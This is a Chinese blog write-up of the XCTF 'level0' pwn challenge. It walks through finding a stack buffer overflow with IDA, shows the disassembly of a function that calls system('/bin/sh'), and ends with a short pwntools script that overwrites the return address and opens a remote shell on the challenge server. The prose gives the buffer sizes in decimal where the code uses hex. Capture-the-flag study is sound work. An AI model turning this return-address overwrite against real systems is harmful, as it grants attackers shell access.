
攻防世界PWN题——level0

原创


Greic 于 2021-12-01 08:32:11 发布 3057 收藏 1
分类专栏： ctf pwn 文章标签： 安全 p2p wpf

嘿嘿，又是我，我又肥来了。今天带来的是攻防世界第三题的writeup，这次话不多说，我们直接进入主题。


无论怎么样，pwn题前两步少不了——查看文件类型和保护类型：




64位linux操作系统，只开了NX保护，再打开IDA看看。




将Hello,World显示到屏幕上，再点开函数看看：



可以看到，buf是分配了80个字节（从rbp-80-rbp+0),但是read函数读入了0x200字节，因此，这里明显有栈溢出，再点开buff看看：



可以看到，我们只需要将buf和s覆盖，也就是覆盖88个字节，再将下一条指令地址修改成获取flag的地址就好了，但是我怎么知道，获取flag的地址在哪？（r是存储下一条指令的寄存器吧），请继续看IDA:



可以看到，获取权限的函数在这，即只需要把下一条指令的地址改写到这即可，再查看该函数地址：

```
::0000000000400596                public callsystem
::0000000000400596 callsystem     proc near
::0000000000400596 ; __unwind {
::0000000000400596                push    rbp
::0000000000400597                mov     rbp, rsp
::000000000040059A                mov     edi, offset command ; "/bin/sh"
::000000000040059F                call    _system
::00000000004005A4                pop     rbp
::00000000004005A5                retn
::00000000004005A5 ; } // starts at 400596
::00000000004005A5 callsystem     endp
```



0x400596，至此，我们便可以写出exp:

Open exp3.py Save

```python
#!/usr/bin/python3
from pwn import *
sh=remote('111.200.241.244','50559')
pyload1=b'a'*0x88+p64(0x400596)
sh.send(pyload1)
sh.interactive()
```

Python 3 Tab Width: 8 Ln 3, Col 37 INS

运行可得：



呼~终于写完了，好饿，吃饭饭去了，溜了溜了。